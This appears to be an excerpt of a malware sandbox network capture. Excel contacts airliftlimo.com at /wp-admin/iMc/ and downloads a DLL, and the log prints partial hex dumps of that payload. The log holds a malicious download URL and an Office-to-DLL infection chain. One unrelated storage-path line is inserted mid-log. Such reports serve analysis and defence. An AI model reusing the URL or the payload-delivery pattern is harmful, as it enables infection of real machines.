2022-05-23 06:34:53 UTC	328	IN	Data Raw: 32 33 34 34 0d 0a 1f 86 31 16 1f 43 f4 1c bd 60 99 28 a5 6f f9 1f b4 10 5b 39 76 d4 20 e0 71 b7 20 bf e0 2a 1a a8 3e 00 75 d1 56 f4 96 ff f6 c6 35 68 5e a1 9f b3 ce 89 2e cb ea b7 a2 a0 a6 af a2 2c 22 d0 8e 4a 6d 5a b8 e2 cb 89 bc f2 34 b5 df cd 2e 72 df df 7a 0b 49 e9 79 a9 a8 84 1c ff ed 8c 67 a1 a6 8c 27 f3 69 8a b8 1e f4 bc 02 40 31 ac 2f 21 0a 12 ea 31 f7 23 3f 3f 6f 86 96 d9 15 54 02 1d 68 48 eb 0b 25 57 ed 40 09 03 8e 7e 6a a1 1d 9e 6a c4 d6 6a 08 06 b9 66 ff 1a be b6 78 e7 95 0c 74 40 e4 54 a1 a9 9a c2 5c ec 2d d7 ba 8b b7 6a 9f 2d eb 4b b0 33 b1 e0 ff 5f 79 e8 2d 87 81 5f 0e 5f c3 6f b1 d1 14 b7 be 33 3c be 34 b5 ed 13 4d 9a ce 5d 6a 63 0b eb 37 3e da a5 38 b1 09 64 64 6b df bf e5 78 24 bc d2 96 d4 97 48 c7 0a ac 2f 21 78 1a e7 31 f7 23 3f 93 39 Data Ascii: 23441C`(o[9v q *>uV5h^.,"JmZ4.rzIyg'i@1/!1#??oThH%W@~jjjfxt@T\-j-K3_y-__o3<4M]jc7>8ddkx$H/!x1#?9

Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:34:53 UTC	336	IN	Data Raw: 65 61 38 0d 0a ec 2a 32 c8 e7 66 66 d1 1c 74 c2 97 82 df 77 e3 33 40 84 1f 7f 7d eb 16 5b ff c6 7a 5f 29 bc 30 35 25 64 6b ec 30 39 f1 69 75 74 e0 ab e8 02 4e 31 83 65 5a 48 3c f5 cb 6c 6a 40 cd eb 85 96 a7 97 6e 47 29 a2 b6 2a de 17 c0 a3 8f f7 06 1d 3f 8f 99 a7 c4 07 4f 00 b9 57 f9 e3 41 5e c4 03 f2 8f fb 20 44 8b b2 35 21 f1 69 75 ce 8a 00 a2 d1 a7 32 a1 ab b7 4d b5 00 11 f7 23 60 c9 ea 86 96 d9 15 0b 7d b1 68 48 ab 13 7a f7 08 34 76 84 70 69 72 5c 65 45 f3 2a 60 39 ce af 4d b5 33 47 d0 b0 35 3c e4 11 73 e5 32 d2 55 af 10 21 2f a0 2d 20 c5 64 43 e3 1a 6c 0c 8a 75 52 46 41 24 5f 79 81 70 b7 d5 90 62 e3 80 62 ed 5f 0f 53 35 76 0b bc 39 52 2e dd 8c 07 76 c0 d4 98 42 62 09 66 5e 67 37 41 36 8c 6f 97 98 9a 9a 7b 24 55 39 e0 e8 20 83 8a 79 30 37 9d 84 f0 c4 Data Ascii: ea8*2fftw3@}[z_)05%dk09iutN1eZH<lj@nG)*?OWA^ D5!iu2M#`}hHz4vpir\eE*`9M3G5<s2U!/- dCluRFA $_ypbb_S5v9R.vBbf^g7A6o{$U9 y07
2022-05-23 06:34:53 UTC	340	IN	Data Raw: 31 31 36 66 0d 0a c5 e7 ea 2e 7a 38 26 6d 31 76 e7 0c 00 2f 03 b5 0e 25 aa 2b 0e 18 0c 49 66 5a d0 18 11 06 01 d5 06 1f a1 1c 61 06 85 55 f1 63 c2 16 10 02 64 fc 47 54 bd 21 40 1f f7 5e de 85 a5 21 1d 1f 1d ef ee 2f 75 e0 26 7a 3c b7 01 15 06 8e bd 65 a1 86 ec 98 24 22 5c dc d3 55 6e 6b 5a ba 69 8e 93 ca 3e 71 ad 22 7c 35 94 08 fd 6a e2 37 46 44 0d a2 9a 6c b4 70 41 14 9d dc a3 d7 bb 40 71 49 65 aa 1c 24 3e d3 e0 9e f0 8f 79 cd 4d fd 11 40 e5 32 f9 79 d9 25 ab 6f 30 6b 48 66 ed 1f 91 e7 60 f6 c8 79 55 1a 8e 20 e4 8d 98 f9 91 7e 07 6f 34 02 55 8c 0b cd c3 9a da 69 67 65 21 36 a9 c9 1d bb 2a 68 00 c5 f7 22 e1 05 78 75 c6 42 4e 2f cb 5f 1f 30 e2 bb 11 74 2e 74 29 15 6b 3a 07 92 a0 f9 ba 0b be b5 22 ef 00 4d 3a ee 10 7a 2b ca 12 2c 21 17 e6 db 65 78 ee f0 4f Data Ascii: 116f.z8&m1v/%+IfZaUcdGT!@^!/u&z<e$"\UnkZi>q"\|5j7FDlpA@qIe$>yM@2y%o0kHf`yU ~o4Uige!6*h"xu BN/_0t.t)k:"M:z+,!exO
2022-05-23 06:34:53 UTC	345	IN	Data Raw: 33 35 30 65 0d 0a ef 71 91 9e 08 fc 31 bd 10 af 66 94 60 21 bd 61 2a 33 28 e4 68 81 03 4e fe b9 80 0e fd 20 4e 70 e7 35 5b 42 75 75 59 97 6e a8 77 ce f9 2a e7 1f 96 a6 07 89 bc b4 04 ad 6a 0f f5 72 a0 3d a5 ea 80 0e 34 b7 32 aa 33 b4 49 aa 6c 30 6e 65 aa 3f eb dc 7d 4f 03 e3 45 89 75 e0 27 21 c3 6a 21 ba 3b ad c9 60 7b 59 81 6f 59 d5 90 92 ca 50 2a 66 b3 e0 92 ca 89 84 70 b6 9d 13 98 45 ca fa fa fd 30 0f ef 71 91 9e 08 f0 3e bd 10 a3 ad 1e ec 13 fb 51 92 a8 ac a0 5a c7 0b fa b3 53 59 48 b7 00 fa 81 87 f8 b9 dd ee 3a 99 ba 2f e6 7f a3 c9 5f ad 7c f2 65 35 b1 06 fa 60 5a d9 58 ce 3f a8 8f 8b a2 a9 67 bd 23 90 e4 42 fa 0c 70 6a 6b a0 20 5e 58 4b 39 39 00 6e 17 57 c7 74 14 eb 1b 37 77 fc ce 89 ed 05 5b 9e 99 6d d1 15 54 ee 5f 17 6d 4b f9 17 da 29 4a ff 07 11 Data Ascii: 350eq1f`!a*3(hN Np5[BuuYnw*jr=423Il0ne?}OEu'!j!;`{YoYP*fpE0q>QZSYH:/_|e5`ZX?g#Bpjk ^XK99 nWt7w[mT_mK)J
2022-05-23 06:34:53 UTC	358	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49176	159.203.19.2	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:35:00 UTC	358	OUT	GET /wp-admin/iMc/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: airliftlimo.com Connection: Keep-Alive
2022-05-23 06:35:00 UTC	358	IN	HTTP/1.1 200 OK Date: Mon, 23 May 2022 06:34:56 GMT Server: Apache/2 Set-Cookie: 628b2b108ba3a=1653287696; expires=Mon, 23-May-2022 06:35:56 GMT; Max-Age=60; path=/ Cache-Control: no-cache, must-revalidate Pragma: no-cache Last-Modified: Mon, 23 May 2022 06:34:56 GMT Expires: Mon, 23 May 2022 06:34:56 GMT Content-Disposition: attachment; filename="klJrMZJhgldiJr6j0XWPeZOiGs.dll" Content-Transfer-Encoding: binary Content-Length: 365056 Vary: Accept-Encoding,User-Agent Connection: close Content-Type: application/x-msdownload
2022-05-23 06:35:00 UTC	359	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 99 b3 07 38 dd d2 69 6b dd d2 69 6b dd d2 69 6b b2 a4 c3 6b 83 d2 69 6b b2 a4 f7 6b d7 d2 69 6b d4 aa fa 6b da d2 69 6b dd d2 68 6b 84 d2 69 6b b2 a4 c2 6b f6 d2 69 6b b2 a4 f2 6b dc d2 69 6b b2 a4 f3 6b dc d2 69 6b b2 a4 f4 6b dc d2 69 6b 52 69 63 68 dd d2 69 6b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 4 5 00 00 64 86 06 00 76 7b 87 62 00 00 00 00 00 00 00 00 f0 00 22 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$8ikikikkikkikkikhkikkikkikkikkikRichikPEdv{b"
2022-05-23 06:35:00 UTC	366	IN	Data Raw: df c7 85 b4 08 00 00 65 37 35 d7 c7 85 b8 08 00 00 40 20 e0 e2 c7 85 bc 08 00 00 7d 20 7a 24 c7 85 c0 08 00 00 be 1a ee e2 c7 85 c4 08 00 00 1d 06 0a bc c7 85 c8 08 00 00 2a 4a b5 5a c7 85 cc 08 00 00 78 c6 b4 6e c7 85 d0 08 00 00 67 40 24 da c7 85 d4 08 00 00 b0 d1 18 50 c7 85 d8 08 00 00 2b 6f 6e 67 c7 85 dc 08 00 00 0d ea 22 d3 c7 85 e0 08 00 00 d4 74 34 76 c7 85 e4 08 00 00 43 c2 77 6a c7 85 e8 08 00 00 66 58 41 06 c7 85 ec 08 00 00 6b 39 65 d9 c7 85 f 0 08 00 00 ab 6b 70 ff c7 85 f4 08 00 00 da 7d 36 35 c7 85 f8 08 00 00 3c ee 2a 83 c7 85 fc 08 00 00 2b e8 ac 62 c7 85 00 09 00 00 25 55 39 e0 c7 85 04 09 00 00 7d 84 48 4d c7 85 08 09 00 00 fa 94 3f 6e c7 85 0c 09 00 00 47 8b 0a 37 c7 85 1 0 09 00 00 33 65 b4 6c c7 85 14 09 00 00 dc bf 41 1c c7 85 18 09 Data Ascii: e75@ } z$*JZxng@$P+ong"t4vCwjfXAk9ekp}65<*+b%U9}HM?nG73elA


Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:35:00 UTC	382	IN	Data Raw: 75 03 cc 33 c0 48 8b 44 24 40 8b 40 28 89 44 24 28 48 8d 05 5d c9 01 00 48 89 44 24 20 45 33 c9 45 33 c0 33 d2 33 c9 e8 f5 42 00 00 83 f8 01 75 03 cc 33 c0 48 8b 44 24 40 8b 40 1c 25 ff ff 00 00 83 f8 04 0f 85 a9 00 00 00 48 8b 44 24 40 8b 40 1c c1 f8 10 25 ff ff 00 00 48 8b 4c 24 40 48 83 c1 30 48 8b 54 24 40 48 8b 52 20 48 89 54 24 38 89 44 24 30 48 89 4c 24 28 48 8d 05 c0 c8 01 00 48 89 44 24 20 45 33 c9 45 33 c0 33 d2 33 c9 e8 8c 42 00 00 83 f8 01 75 03 cc 33 c0 48 83 3d 04 5f 02 00 00 74 38 48 8b 44 24 40 48 83 c0 30 ba 01 00 00 00 48 8b c8 ff 15 4b b6 01 00 85 c0 75 1d 48 8b 44 24 40 48 83 c0 30 48 8b 4c 24 40 48 8b 51 20 48 8b c8 ff 15 cc 5e 02 00 eb 0f 48 8b 54 24 40 48 8b 4c 24 68 e8 23 01 00 00 e9 cf 00 00 00 48 8b 44 24 40 83 78 1c 01 75 50 48 Data Ascii: u3HD$@@(D$(H]HD$ E3E333Bu3HD$@@%HD$@@%HL$@H0HT$@HR HT$8D$0HL$(HHD$ E 3E333Bu3H=_t8HD$@H0HKuHD$@H0HL$@HQ H^HT$@HL$h#HD$@xuPH
2022-05-23 06:35:00 UTC	398	IN	Data Raw: 44 0a 1c 8b 84 24 70 05 00 00 83 e8 20 8b 8c 24 70 05 00 00 48 8b 94 24 b0 05 00 00 88 84 0a 1d 01 00 00 eb 17 8b 84 24 70 05 00 00 48 8b 8c 24 b0 05 00 00 c6 84 01 1d 01 00 00 00 e9 f3 fe ff ff 48 8b 8c 24 90 05 00 00 48 33 cc e8 50 88 ff ff 48 81 c4 a8 05 00 00 c3 cc cc cc cc cc cc cc cc 48 83 ec 28 83 3d 2d 3d 02 00 00 75 14 b9 fd ff ff ff e8 b9 f1 ff ff c7 05 17 3d 02 00 01 00 00 00 33 c0 48 83 c4 28 c3 cc cc cc cc cc cc cc cc 89 4c 24 08 48 83 ec 38 e8 e3 00 00 00 8b 4c 24 40 89 08 8b 4c 24 40 e8 14 00 00 00 89 44 24 20 e8 9b 00 00 00 8b 4c 24 20 89 08 48 83 c4 38 c3 89 4c 24 08 48 83 ec 18 c7 04 24 00 00 00 00 eb 08 8b 04 24 ff c0 89 04 24 48 63 04 24 48 83 f8 2d 73 27 48 63 04 24 48 8d 0d 92 11 02 00 8b 04 c1 39 44 24 20 75 11 48 63 04 24 48 8d 0d Data Ascii: D$p $pH$$pHHH3PHH(=-=u=3H(L$H8L$@L$@D$ L$ H8L$H$$$Hc$H-s'Hc$H9D$ uHc$H
2022-05-23 06:35:00 UTC	414	IN	Data Raw: 84 24 90 00 00 00 48 89 44 24 48 e8 11 56 ff ff 48 8b 80 e0 00 00 00 48 89 44 24 58 48 8d 54 24 40 48 8b 84 24 80 00 00 00 8b 08 ff 54 24 58 c7 44 24 50 00 00 00 00 eb 00 8b 44 24 50 48 83 c4 78 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 44 89 4c 24 20 44 89 44 24 18 48 89 54 24 10 48 89 4c 24 08 48 83 ec 48 48 c7 44 24 38 00 00 00 00 48 8b 44 24 58 8b 40 0c 89 44 24 28 48 8b 94 24 80 00 00 00 48 8b 4c 24 58 e8 d1 50 00 00 89 44 24 30 83 7c 24 28 00 76 02 eb 05 e8 ff e4 ff ff 48 8b 44 24 78 c7 00 ff ff ff ff 48 8b 44 24 70 c7 00 ff ff ff ff 8b 44 24 28 89 44 24 2c eb 0a 8b 44 24 2c ff c8 89 44 24 2c 83 7c 24 2c 00 76 4f 48 8b 44 24 58 48 63 40 10 48 8b 8c 24 80 00 00 00 48 8b 49 08 48 03 c8 48 8b c1 8b 4c 24 2c ff c9 8b c9 48 6b c9 14 48 03 c1 48 89 Data Ascii: HDHVHHDXHT@HTXDPDPHxDL$ DDHTHL$HHHD$8HD$X@D$(HHLXPD$0\|$(vHDxHDpD$(D$,D$,D$,|$,vOHD$XHc@H$HIHHL$,HkHH
2022-05-23 06:35:00 UTC	430	IN	Data Raw: 00 00 00 00 8b 44 24 60 89 44 24 40 83 7c 24 40 00 75 2e 48 8d 05 a7 4a 01 00 48 89 44 24 20 45 33 c9 41 b8 42 01 00 00 48 8d 15 b2 49 01 00 b9 02 00 00 00 e8 98 89 ff ff 83 f8 01 75 03 cc 33 c0 83 7c 24 40 00 75 3e e8 04 81 ff ff c7 00 22 00 00 00 48 c7 44 24 20 00 00 00 00 41 b9 42 01 00 00 4c 8d 05 78 49 01 00 48 8d 15 09 4b 01 00 48 8d 0d 4a 4a 01 00 e8 15 93 ff ff b8 ff ff ff ff e9 ca 00 00 00 b8 ff ff ff ff e9 c0 00 00 00 48 83 bc 24 98 00 00 00 ff 0f 84 94 00 00 00 48 81 bc 24 98 00 00 00 ff ff ff 7f 0f 84 82 00 00 00 8b 44 24 30 ff c0 48 98 48 3b 84 24 98 00 00 00 73 70 8b 44 24 30 ff c0 48 98 48 8b 8c 24 98 00 00 00 48 2b c8 48 8b c1 48 39 05 81 85 01 00 73 0e 48 8b 05 78 85 01 00 48 89 44 24 68 eb 1b 8b 44 24 30 ff c0 48 98 48 8b 8c 24 98 00 00 Data Ascii: D$`D$@|$@u.HJHD$ E3ABHIu3|$@u>"HD$ ABLxIHKHJJHHD$0HH;$spD$0HH$H+HH9sHxHDhD0HH$
2022-05-23 06:35:01 UTC	446	IN	Data Raw: 74 15 48 83 bc 24 a8 00 00 00 00 76 0a c7 44 24 50 01 00 00 00 eb 08 c7 44 24 50 00 00 00 00 8b 44 24 50 89 44 24 40 83 7c 24 40 00 75 2e 48 8d 05 8c ed 00 00 48 89 44 24 20 45 33 c9 41 b8 12 00 00 00 48 8d 15 67 0d 01 00 b9 02 00 00 00 e8 7d 49 ff ff 83 f8 01 75 03 cc 33 c0 83 7c 24 40 00 75 3e e8 e9 40 ff ff c7 00 16 00 00 00 48 c7 44 24 20 00 00 00 00 41 b9 12 00 00 00 4c 8d 05 2d 0d 01 00 48 8d 15 26 10 01 00 48 8d 0d 2f ed 00 00 e8 fa 52 ff ff b8 16 00 00 00 e9 1a 05 00 00 48 83 bc 24 b0 00 00 00 00 0f 85 1d 01 00 00 48 8b 84 24 a0 00 00 00 c6 00 00 48 83 bc 24 a8 00 00 00 ff 74 68 48 81 bc 24 a8 00 00 00 ff ff ff 7f 74 5a 48 83 bc 24 a8 00 00 00 01 76 4f 48 8b 84 24 a8 00 00 00 48 ff c8 48 39 05 70 45 01 00 73 0e 48 8b 05 67 45 01 00 48 89 44 24 58 Data Ascii: tHvDPDPDPD$@\|$@u.HHD$ E3AHg}Iu3|$@u>@HD$ AL-H&H/RHHHthHtZHvOHHH9pEsH gEHD$X
2022-05-23 06:35:01 UTC	462	IN	Data Raw: 24 40 2b c8 8b c1 48 8b 8c 24 70 3d 00 00 48 33 cc e8 8b 88 fe ff 48 81 c4 88 3d 00 00 c3 cc cc cc 48 89 4c 24 08 48 83 ec 48 48 83 7c 24 50 00 75 2e 48 8d 05 b8 c6 00 00 48 89 44 24 20 45 33 c9 41 b8 2e 00 00 00 48 8d 15 b3 d7 00 00 b9 02 00 00 00 e8 79 09 ff ff 83 f8 01 75 03 cc 33 c0 8b 05 1f 2a 01 00 ff c0 89 05 17 2a 01 00 48 8b 44 24 50 48 89 44 24 30 41 b9 3a 00 00 00 4c 8d 05 44 d7 00 00 ba 02 00 00 00 b9 00 10 00 00 e8 1d 98 fe ff 48 89 44 24 38 48 8b 44 24 30 48 8b 4c 24 38 48 89 48 10 48 83 7c 24 38 00 74 21 48 8b 44 24 30 8b 40 18 83 c8 08 48 8b 4c 24 30 89 41 18 48 8b 44 24 30 c7 40 24 00 10 00 00 eb 31 48 8b 44 24 30 8b 40 18 83 c8 04 48 8b 4c 24 30 89 41 18 48 8b 44 24 30 48 83 c0 20 48 8b 4c 24 30 48 89 41 10 48 8b 44 24 30 c7 40 24 02 00 Data Ascii: $@+H$p=H3H=HL$HHH\|$Pu.HHD$ E3A.Hyu3**HDPHD0A:LDHD$8HD$0HL$8HHH|$8t!HD$0@HL$0 AHD$0@$1HD$0@HL$0AHD$0H HL$0HAHD$0@$
2022-05-23 06:35:01 UTC	478	IN	Data Raw: 44 24 40 48 ff c0 48 89 44 24 40 8b 44 24 50 25 00 02 00 00 85 c0 74 33 83 7c 24 68 00 74 0d 48 8b 44 24 40 0f be 00 83 f8 30 74 1f 48 8b 44 24 40 48 ff c8 48 89 44 24 40 48 8b 44 24 40 c6 00 30 8b 44 24 68 ff c0 89 44 24 68 83 7c 24 6c 00 0f 85 47 02 00 00 8b 44 24 50 83 e0 40 85 c0 74 5d 8b 44 24 50 25 00 01 00 00 85 c0 74 14 b8 2d 00 00 00 66 89 44 24 54 c7 44 24 5c 01 00 00 00 eb 3c 8b 44 24 50 83 e0 01 85 c0 74 14 b8 2b 00 00 00 66 89 44 24 54 c7 44 24 5c 01 00 00 00 eb 1d 8b 44 24 50 83 e0 02 85 c0 74 12 b8 20 00 00 00 66 89 44 24 54 c7 44 24 5c 01 00 00 00 8b 44 24 68 8b 4c 24 58 2b c8 8b c1 2b 44 24 5c 89 84 24 28 05 00 00 8b 44 24 50 83 e0 0c 85 c0 75 20 4c 8d 8c 24 b0 04 00 00 4c 8b 84 24 00 06 00 00 8b 94 24 28 05 00 00 66 b9 20 00 e8 e1 03 00 Data Ascii: D$@HHD$@D$P%t3\|$htHD$@0tHD$@HHD$@HD$@0DhDh|lGDP@t]D$P%t-fD$TD$\<D$Pt+fD$TD $\D$Pt fDTD\D$hL$X++D$\$(D$Pu L$L$$(f
2022-05-23 06:35:01 UTC	494	IN	Data Raw: 00 05 00 00 c0 0b 00 00 00 00 00 00 00 00 00 00 00 00 1d 00 00 c0 04 00 00 00 00 00 00 00 00 00 00 00 00 96 00 00 c0 04 00 00 00 00 00 00 00 00 00 00 00 00 8d 00 00 c0 08 00 00 00 00 00 00 00 00 00 00 00 00 8e 00 00 c0 08 00 00 00 00 00 00 00 00 00 00 00 00 8f 00 00 c0 08 00 00 00 00 00 00 00 00 00 00 00 00 90 00 00 c0 08 00 00 00 00 00 00 00 00 00 00 00 00 91 00 00 c0 08 00 00 00 00 00 00 00 00 00 00 00 00 92 00 00 c0 08 00 00 00 00 00 00 00 00 00 00 00 00 93 00 00 c0 08 00 00 00 00 00 00 00 00 00 00 00 00 b4 02 00 c0 08 00 00 00 00 00 00 00 00 00 00 00 00 b5 02 00 c0 08 00 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00 09 00 00 00 c0 00 00 00 0c 00 00 00 66 3a 5c 64 64 5c 76 63 74 6f 6f 6c 73 5c 63 72 74 5f 62 6c 64 5c 73 65 6c 66 5f 36 34 5f 61 6d 64 36 34 5c 63 72 74 5c 73 72 63 5c 6d 6c Data Ascii: f:\dd\vctools\crt_bld\self_64_amd64\crt\src\ml
2022-05-23 06:35:01 UTC	510	IN	Data Raw: 60 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 79 7a 7b 7c 7d 7e 7f 00 3d 00 00 00 00 00 00 00 5f 00 73 00 65 00 74 00 5f 00 65 00 72 00 72 00 6f 00 72 00 5f 00 6d 00 6f 00 64 00 65 00 00 00 00 00 00 00 00 00 00 00 00 66 00 3a 00 5c 00 64 00 64 00 5c 00 76 00 63 00 74 00 6f 00 6f 00 6c 00 73 00 5c 00 63 00 72 00 74 00 5f 00 62 00 6c 00 64 00 5c 00 73 00 65 00 6c 00 66 00 5f 00 36 00 34 00 5f 00 61 00 6d 00 64 00 36 00 34 00 5c 00 63 00 72 00 74 00 5c 00 73 00 72 00 63 00 5c 00 65 00 72 00 72 00 6d 00 6f 00 64 00 65 00 2e 00 63 00 00 00 00 00 00 00 28 00 22 00 49 00 6e 00 76 00 61 00 6c 00 69 00 64 00 20 00 65 00 72 00 72 00 6f 00 72 00 5f 00 6d 00 6f 00 64 00 65 00 2 2 00 2c 00 20 00 30 00 29 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: `abcdefghijklmnopqrstuvwxyz{|}~=_set_error_modef:\dd\vctools\crt_bld\self_64_amd64\crt\src\errmode .c("Invalid error_mode", 0)

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>2022-05-23 06:35:01 UTC</td><td>526</td><td>IN</td><td>Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 79 7a 00 00 00 00 00 00 41 42 43 44
45 46 47 48 49 4a 4b 4c 4d 4e 4f 50 51 52 53 54 55 56 57 58 59 5a 00 00 00
Data Ascii: abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ</td></tr>
<tr><td>2022-05-23 06:35:01 UTC</td><td>542</td><td>IN</td><td>Data Raw: 71 a0 9a b6 41 18 21 1c ea e3 ae 65 f1 68 71 7d 2f a0 2c 24 0e ba 3f 4e 16 c3 70 69 7d 9e 49 b1 25 5f 38 e2
9c 18 a0 a4 62 6b 8b 66 ed 9a 1d 47 f6 3e 78 ed 3c 65 21 9d 08 f7 a7 0c 70 2b c8 b1 7c 81 85 21 0f 1c 49 66 a2 6a a4 2d
de bb 6c d8 3d 61 62 53 c0 3c dd ac 2e 7a 00 cd a5 23 76 de 0f c8 9b 37 e8 2c 74 63 f1 7a 2f d1 ab 12 7e 19 0d 8d 23 da
f2 35 4e 36 a3 58 4c 67 f9 1e 47 13 54 30 d0 f6 e4 43 11 6c a8 7d f3 ce a2 65 5e 64 02 d3 5b 2b e3 4c 6a 71 9c 8b e6 89
e2 7c 04 b7 8c 45 ad 0b 5d 29 99 34 0f 2f 22 e9 3c 0e 26 9f 59 1e 35 b1 07 11 3d 52 b3 da 45 b3 03 5c 26 6b c2 16 10 3a
e1 bc ea b7 fb 21 40 2f c2 16 b7 7a a5 11 1d 2f 70 85 00 4e ba 27 4e 1a bf dd 8c db 72 ef 14 00 1b f8 1d 7c 14 fe 4a 2f 68
c3 6e 42 1e da 28 11 3a c8 71 55 2a ed 1c 61 22 23 f3
Data Ascii: qA!ehq}/,$?Npi}I%_8bkfG>x<e!p+|!Ifj-l=abS<.z#v7,tcz/~#5N6XLgGT0Cl}e^d[+Ljq|E])4/"<&Y5=RE\&k:!@/z/p
N'Nr|J/hnB(:qU*a"#</td></tr>
<tr><td>2022-05-23 06:35:01 UTC</td><td>558</td><td>IN</td><td>Data Raw: 35 3c a2 20 4f 53 00 02 59 24 d4 4d 4f 1f 2e fe 09 9c ea 2e 7a 7c b9 eb 31 76 e7 34 00 6b 75 55 31 fd ec ea 22
6a 48 2a fb 7f 37 6c be fb 4b 37 71 6a 91 b9 84 98 61 f1 ff 6b 41 62 34 f7 ea 6d 35 35 3c be 73 2c 2f a4 84 72 26 55 39 67
aa dd 08 4c 31 6b df 71 39 5a c6 b4 7e 64 40 24 d4 3d 4d 6c db 6f 4b 1a e3 1c 0e 5e b2 23 24 35 76 0b be a9 22 e5 a0
ba 7d e3 2a 94 9c bc da 8d 21 56 65 de 89 c1 9a 9b 23 ee 19 05 22 9c 87 78 62 2b 81 ad b3 ce 94 ad 1a 6c 0c 52 62 71
66 0c a9 12 d9 21 d3 9b aa 2b 0e 58 cd 09 66 5a 90 08 11 46 48 b4 05 4e 56 f7 54 c5 5c bf ef 6b 41 62 34 2c 52 bd 37 b4
b9 6d 66 6b 67 1f 21 85 db d4 8c 63 29 68 00 32 ba 35 cc df fd 34 4f 31 76 0c 9b a7 f9 be 2d 7c 64 d6 68 0e 68 c9 66 42
6e 73 ce e6 0d c2 41 55 5e 84 1e b3 09 ec 3c 4e 57 07 e9
Data Ascii: 5< OSY$MO..z|1v4kuU1"jH*7lK7qjakAb4m55<s,/r&U9gL1kq9Z~d@$=MloK^#$5v"}*!Ve#"xb+lRbqf!+XfZ
FHNVT\kAb4,R7mfkg!c)h254O1v-|dhhfBnsAU^<NW</td></tr>
<tr><td>2022-05-23 06:35:01 UTC</td><td>574</td><td>IN</td><td>Data Raw: 5f 26 92 c1 3e 0f 97 78 ba c3 2c 03 8c 70 aa 82 58 0c b5 09 15 42 27 f8 b0 82 d3 33 d9 24 0f 5b d1 9f 89 af e7
2e 75 58 ea e5 81 b0 fa 2e 42 6c ce 36 43 48 82 9f f4 63 34 3e d6 60 4e 2a 3e 65 2c e0 ac 2d a2 be 74 0e 71 94 cb a4 cc
06 b2 87 22 99 0c 18 7d 16 b3 6b 40 e3 1b 5d 5d 42 46 2c 6f ed 2c 6c 12 5b 5f 5e 6c f2 32 67 6d c1 45 0b 58 fd d1 53 46
58 e2 0f 46 6c 4c da 4b 9f b4 78 41 3c c4 c1 9a de f1 68 71 61 9c ca 43 ca 9f d8 68 a0 9f a1 3a c4 7d 52 3e c1 50 7b 21
6d a1 c4 2a a8 6e 4c 20 71 bd 0b 51 ad 59 52 2b 25 f0 1e 42 30 a3 45 6f 78 ad 27 67 02 ff 06 d9 65 f6 51 18 05 6d ea 13
41 41 0c 24 bc 35 ac 6f 4c 50 9f af fc 6a 35 0c 18 1d 22 ff 22 64 74 de 35 4d 08 af 94 65 c1 e9 3c 0e 36 fc fe 28 de fd 07
11 21 2e ed 14 61 12 23 f3 2e 47 2b 2a bf 63 57 7b
Data Ascii: _&>x,pXB'3$[.uX.Bl6CHc4>`N*>e,-tq"}k@]]BF,o,l[_^l2gmEXSFXFlLKxA<hqaCh:}R>P{!m*nL qQYR+%B
0Eox'geQmAA$5oLPj5""dt5Me<6(!.a#.G+*cW{</td></tr>
